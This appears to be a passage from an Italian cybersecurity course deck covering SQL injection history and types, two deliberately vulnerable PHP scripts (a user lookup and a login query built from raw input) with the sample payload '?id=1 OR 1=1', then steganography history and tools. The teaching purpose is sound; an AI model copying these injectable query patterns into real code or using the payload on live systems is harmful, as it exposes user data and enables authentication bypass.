
Mantenere il **software** e tutti i **componenti** utilizzati **sempre aggiornati**.

### ISOLAMENTO DELLA SALA SERVER

Limitare l'**accesso fisico alla sala server** solo agli **utenti autorizzati**.

### UTILIZZO DI SALT:

Un **SALT** è un **insieme di bit casuali** utilizzato nell'**hashing** delle **password**. L'uso di un salt **riduce** le probabilità di successo degli attacchi **brute force**, poiché i cybercriminali dovrebbero conoscere sia la password sia il valore del salt.



# 5 BONUS CONTENTS

## 1 L'AVVENTURA DI SQL E SICUREZZA

1.1 SQL e Sicurezza

1.2 Dimostrazione attacco con codice PHP


## 2 STEGANOGRAFIA E I LINGUAGGI ESOTERICI

2.1 Steganografia + Steghide

2.2 Linguaggi Esoterici



# L'AVVENTURA DI SQL E SICUREZZA



**1.1** SQL e SQL injection



**1.2** Codice PHP e attacco

1.1

## SQL E SQL INJECTION

**SQL** (Structured Query Language) è un linguaggio di programmazione utilizzato per **gestire e manipolare i dati** nei principali **DBMS** (Database Management Systems), in particolare nei **RDBMS** (Relational Database Management Systems) come **MySQL**, PostgreSQL, Microsoft SQL Server e Oracle. SQL è uno standard per **accedere, gestire e modificare i dati**.



Un **SQL injection** è un attacco che **sfrutta le vulnerabilità di sicurezza** del codice applicativo che si collega ai **database SQL**. Questo tipo di attacco, spesso destinato alle **applicazioni web**, può compromettere **qualsiasi applicazione** che **utilizzi in modo non sicuro i database SQL**. Gli attacchi di SQL injection possono consentire di eseguire **spoofing** dell'identità, **modificare dati esistenti**, causare problemi di ripudio, ottenere tutti i dati del sistema, eliminare o rendere inaccessibili i dati e **compromettere gli utenti del server del database**.

# SQL INJECTION - CENNI STORICI

## SCOPERTA - 1998

L'exploit **SQL injection** viene **documentato per la prima volta** sulla rivista per hacker Phrack dal cybersecurity researcher e hacker Jeff Forristal. Quando Forristal comunicò a Microsoft l'impatto della vulnerabilità sul loro popolare prodotto SQL Server, la società non lo considerò un problema.



## TOOLS - ANNI 2000

Aumentano le applicazioni web e di database, e di conseguenza gli **attacchi di tipo SQL injection**, che diventano **più sofisticati e automatizzati**. Vengono sviluppati strumenti come **SQLMap** (2006) e **Havij** (2008) per automatizzare il processo di **individuazione delle vulnerabilità** di SQL injection.

## EXPLOITATION - 2005-10

Aumento significativo di SQL injection, con **violazioni di alto profilo** e **fughe di dati** che fanno notizia. Nel **2005**, l'**OWASP** (Open Web Application Security Project) inserisce l'**SQLi** tra i **10 principali rischi** per la sicurezza delle applicazioni Web. Questo sensibilizza sviluppatori, professionisti della sicurezza e organizzazioni sull'**importanza di proteggersi dai SQLi**.



## TECNICHE AVANZATE ANNI 2010

Gli **aggressori** sviluppano **tecniche più avanzate** per eludere il rilevamento dell'**SQLi**. Queste tecniche comprendono: **Blind SQL injection**, **Second-order SQL injection**, **Time-based SQL injection**



## ERA MODERNA - ANNI 2020

Oggi l'**SQLi resta una minaccia** significativa per la sicurezza delle applicazioni web. Gli attacchi moderni spesso coinvolgono strumenti avanzati come **SQLMap** e **Burp Suite** rendendo più facile per gli aggressori trovare vulnerabilità, **attacchi basati sull'IA** usata per sviluppare attacchi più sofisticati e mirati, attacchi basati sul **cloud**, più difficili da rilevare e mitigare.



# DIVERSE TIPOLOGIE DI ATTACCHI SQLI

## ERROR-BASED SQLI

- Sfrutta i **messaggi di errore** restituiti dal database per ottenere informazioni sulla struttura

## UNION-BASED SQLI

- Utilizza l'operatore **UNION** per combinare i risultati di due o più istruzioni **SELECT**

## BLIND SQLI

- L'attaccante deve dedurre se una query ha avuto **successo** o meno in base alla **risposta dell'applicazione**

## TIME-BASED SQLI

- Immissione di una **query che richiede un certo tempo** per essere eseguita

## STACKED QUERIES

- Attacco che prevede l'**immissione di più query** in una singola richiesta di database

1.1

## CODICE PHP

**PHP (Hypertext Preprocessor)** è un **linguaggio di programmazione open-source** utilizzato principalmente per lo **sviluppo di applicazioni web dinamiche**. È un linguaggio di scripting server-side, ovvero **il codice PHP viene eseguito sul server web e non sul browser del client**. È spesso utilizzato in combinazione con database come MySQL, PostgreSQL e SQLite per creare applicazioni web dinamiche e interattive.

PHP è noto per le sue **caratteristiche**, tra cui:

- **Facilità** di apprendimento e utilizzo
- **Integrazione** con **database** e **sistemi di gestione** dei contenuti
- **Supporto** per la **creazione di applicazioni web** dinamiche e interattive
- Possibilità di utilizzo per lo **sviluppo di applicazioni web di tipo CMS** (Content Management System), **e-commerce**, **forum**, **blog** e molti altri.



## 1.1

# SCRIPT BONUS 1 - SQL.PHP

in questo codice **PHP** è utilizzato per creare la **pagina di login di phpMyAdmin**, che è un'applicazione web di gestione dei database MySQL. Lo script **visualizza**, dopo aver stabilito una corretta connessione, gli **utenti del database "test\_db"**, all'interno della **tabella "users"**. Se un parametro **id** è fornito, visualizza l'utente con l'**id specificato**; **altrimenti**, visualizza **tutti** gli utenti. Segue un esempio esemplificativo che mette in atto una semplice richiesta **GET**.



```
1 <?php
2 $servername = "localhost";
3 $username = "root";
4 $password = "root";
5 $dbname = "test_db";
6
7 // Creare connessione
8 $conn = new mysqli($servername, $username, $password, $dbname);
9
10 // Controllare connessione
11 if ($conn->connect_error) {
12     die("Connessione fallita: " . $conn->connect_error);
13 }
14
15 if (!isset($_GET['id']) || empty($_GET['id'])) {
16     $sql = "SELECT * FROM users";
17 }
18 else {
19     $id = $_GET['id'];
20     $sql = "SELECT * FROM users WHERE id = $id"; // Per evitare SQL injection: $sql = "SELECT * FROM users WHERE id = ?";
21 }
22
23 $result = $conn->query($sql);
24
25 if ($result->num_rows > 0) {
26     while($row = $result->fetch_assoc()) {
27         echo "ID: " . $row["id"] . " - Nome: " . $row["name"] . " - Email: " . $row["email"] . "<br>";
28     }
29 } else {
30     echo "0 risultati";
31 }
32
33
34 $conn->close();
35 ?>
```

# FUNZIONAMENTO SCRIPT



## 1. SPIEGAZIONE:


- **Connessione al Database:** Lo script si connette a un database MySQL usando le credenziali fornite.
- **Verifica della Connessione:** Se la connessione fallisce, viene mostrato un messaggio di errore.
- **Query di Selezione:** Se id non è presente nei parametri GET, lo script seleziona tutti gli utenti. Altrimenti, seleziona l'utente con l'id specificato.
- **Esecuzione della Query:** La query viene eseguita e i risultati sono mostrati in un ciclo while.

```
1 <?php
2 $servername = "localhost";
3 $username = "root";
4 $password = "root";
5 $dbname = "test_db";
6
7 // Creare connessione
8 $conn = new mysqli($servername, $username, $password, $dbname);
9
10 // Controllare connessione
11 if ($conn->connect_error) {
12     die("Connessione fallita: " . $conn->connect_error);
13 }
14
15 if (!isset($_GET['id']) || empty($_GET['id'])) {
16     $sql = "SELECT * FROM users";
17 }
```

# FUNZIONAMENTO SCRIPT

## 2. VULNERABILITÀ:

- **SQL Injection:** Il **parametro id** viene inserito **direttamente nella query SQL** senza sanitizzazione, il che espone lo script a SQL injection.
- **Un attaccante potrebbe manipolare l'URL**, ad esempio **?id=1 OR 1=1**, per ottenere **tutti i record** del database.



```
18 } else {
19     $id = $_GET['id'];
20     $sql = "SELECT * FROM users WHERE id = $id"; // Per evitare SQL injection: $sql = "SELECT * FROM users WHERE id = ?";
21 }
22
23 $result = $conn->query($sql);
24
25 if ($result->num_rows > 0) {
26     while($row = $result->fetch_assoc()) {
27         echo "ID: " . $row["id"] . " - Nome: " . $row["name"] . " - Email: " . $row["email"] . "<br>";
28     }
29 } else {
30     echo "0 risultati";
31 }
32
33
34 $conn->close();
35 ?>
36
```

1.2

## SCRIPT BONUS 1 - LOGIN.PHP

Questo script gestisce il login degli utenti verificando l'email e la password contro i record del database.



```
1  <?php
2  $servername = "localhost";
3  $username = "root";
4  $password = "root";
5  $dbname = "test_db";
6
7  $conn = new mysqli($servername, $username, $password, $dbname);
8
9  if ($conn->connect_error) {
10     die("Connessione fallita: " . $conn->connect_error);
11 }
12
13 if ($_SERVER["REQUEST_METHOD"] == "POST") {
14     $email = $_POST['email'];
15     $password = $_POST['password'];
16
17     $sql = "SELECT * FROM users WHERE email = '$email' AND password = '$password'";
18     $result = $conn->query($sql);
19
20     if ($result->num_rows > 0) {
21         echo "Login riuscito!";
22     } else {
23         echo "Email o password errati!";
24     }
25 }
26
27 $conn->close();
28 ?>
29
```

# FUNZIONAMENTO SCRIPT

## 1. SPIEGAZIONE:

- **Connessione al Database:** Come nel primo script, si connette a un database MySQL.
- **Verifica della Connessione:** Controlla se la connessione è riuscita.
- **Gestione del Metodo POST:** Se il metodo di richiesta è POST, estrae email e password dai dati POST.
- **Query di Selezione:** Esegue una query per verificare se esiste un utente con l'email e la password specificate.
- **Risultato della Query:** Se viene trovato un utente, il login ha successo. Altrimenti, mostra un messaggio di errore.



```
<?php  
$servername = "localhost";  
$username = "root";  
$password = "root";  
$dbname = "test_db";  
  
$conn = new mysqli($servername, $username, $password, $dbname);  
  
if ($conn->connect_error) {  
    die("Connessione fallita: " . $conn->connect_error);  
}
```

# FUNZIONAMENTO SCRIPT

## 2. SCRIPT 2: LOGIN UTENTE

- **Funzionalità:** Questo script gestisce il login degli utenti verificando l'email e la password contro i record del database.

## 3. VULNERABILITÀ:

- **Gli input email e password** sono direttamente inseriti nella query SQL senza sanitizzazione.
- Questo permette a un attaccante di eseguire SQL injection per bypassare l'autenticazione inserendo input malevoli.



```
if ($_SERVER["REQUEST_METHOD"] == "POST") {  
    $email = $_POST['email'];  
    $password = $_POST['password'];  
  
    $sql = "SELECT * FROM users WHERE email = '$email' AND password = '$password'";  
    $result = $conn->query($sql);  
  
    if ($result->num_rows > 0) {  
        echo "Login riuscito!";  
    } else {  
        echo "Email o password errati!";  
    }  
  
    $conn->close();  
?>
```

# ESEMPIO SQL INJECTION

1

Questo template è di Bootstrap, lo abbiamo utilizzato a puro scopo illustrativo.


2

	id	email	password
Modifica	Copia	Elimina	1 mario@rossi.it gALiSHEULtOm
Modifica	Copia	Elimina	2 andrea@ibm.com rLlvOkltAlfB
Modifica	Copia	Elimina	3 mario@rossi.it gALiSHEULtOm
Modifica	Copia	Elimina	4 andrea@ibm.com rLlvOkltAlfB

3



Questo template è di Bootstrap, lo abbiamo utilizzato a puro scopo illustrativo.

4



2

## STEGANOGRAFIA E LINGUAGGI ESOTERICI



2.1

Steganografia + Steghide


2.2

Linguaggi esoterici

2.1

## LA STEGANOGRAFIA

La **steganografia** è l'arte e la scienza di **nascondere informazioni** in modo che il **messaggio nascosto** non sia rilevabile da osservatori **non autorizzati**. Ci sono **vari programmi** disponibili che permettono di **effettuare steganografia su diversi tipi di file** come **immagini, audio, video e documenti**.



# CENNI STORICI

## GRECIA ANTICA

### Scitala Lacedemone:

Consisteva in un bastone cilindrico su cui veniva avvolto un nastro di pelle o pergamena con il messaggio scritto. Solo chi possedeva un bastone di diametro uguale poteva leggere il messaggio.

## TATUAGGI

### Testa Rasata:

Erodoto racconta anche di un altro metodo usato dagli antichi greci, dove un messaggio veniva tatuato sulla testa rasata di un messaggero. Quando i capelli ricrescevano, il messaggio era nascosto e solo chi sapeva dove cercare poteva scoprirlo.

## ERODOTO E LA CERA


### Tavole di Cera:

Secondo lo storico Erodoto, nel V secolo a.C., un messaggero greco nascondeva messaggi sotto uno strato di cera su una tavoletta di legno. Questo metodo rendeva il messaggio invisibile a meno che la cera non fosse rimossa.

## MESSAGGI NEI LIBRI:

### Codici e Anagrammi:

Durante il Rinascimento, erano popolari i messaggi nascosti nei testi di libri attraverso l'uso di codici e anagrammi. Attraverso quindi messaggi nascosti nei libri



## TESSUTI E RICAMI

### Rivoluzione Americana:

Durante la Rivoluzione Americana, le donne cucivano messaggi segreti nei ricami o nelle fodere degli abiti per trasportare informazioni attraverso le linee nemiche senza destare sospetti.

## MICRODOT

### Seconda Guerra Mondiale:

I microdot erano fotografie microscopiche di documenti che potevano essere ridotte a dimensioni estremamente piccole, spesso nascoste all'interno di lettere o altri oggetti. Questo metodo fu utilizzato durante la Seconda Guerra Mondiale per trasmettere informazioni segrete.

# ERA MODERNA



## STEGHIDE

è un programma di steganografia che permette di nascondere dati all'interno di immagini e file audio.



## OPENSTEGO

è un software open-source per la steganografia delle immagini.

## SILENTEYE

è uno strumento di steganografia che permette di nascondere dati in immagini e audio.

## STEGAV

è un programma di steganografia che permette di nascondere dati all'interno di file video.



## OPENPUFF

è uno strumento avanzato di steganografia che permette di nascondere dati in immagini, audio, video e altri tipi di file.

## MP3STEGO:

nasconde dati testuali all'interno di file MP3.  
I dati nascosti vengono compressi e crittografati, e l'MP3 risultante è indistinguibile da uno normale.



## DEEPSOUND

è un software di steganografia audio che consente di nascondere file all'interno di file audio

## SNOW:

è un programma di steganografia che utilizza spazi bianchi per nascondere messaggi all'interno di file di testo.



## STEGANOS

## PRIVACY SUITE:

è un insieme di strumenti di sicurezza che include funzionalità di steganografia per nascondere file all'interno di documenti.

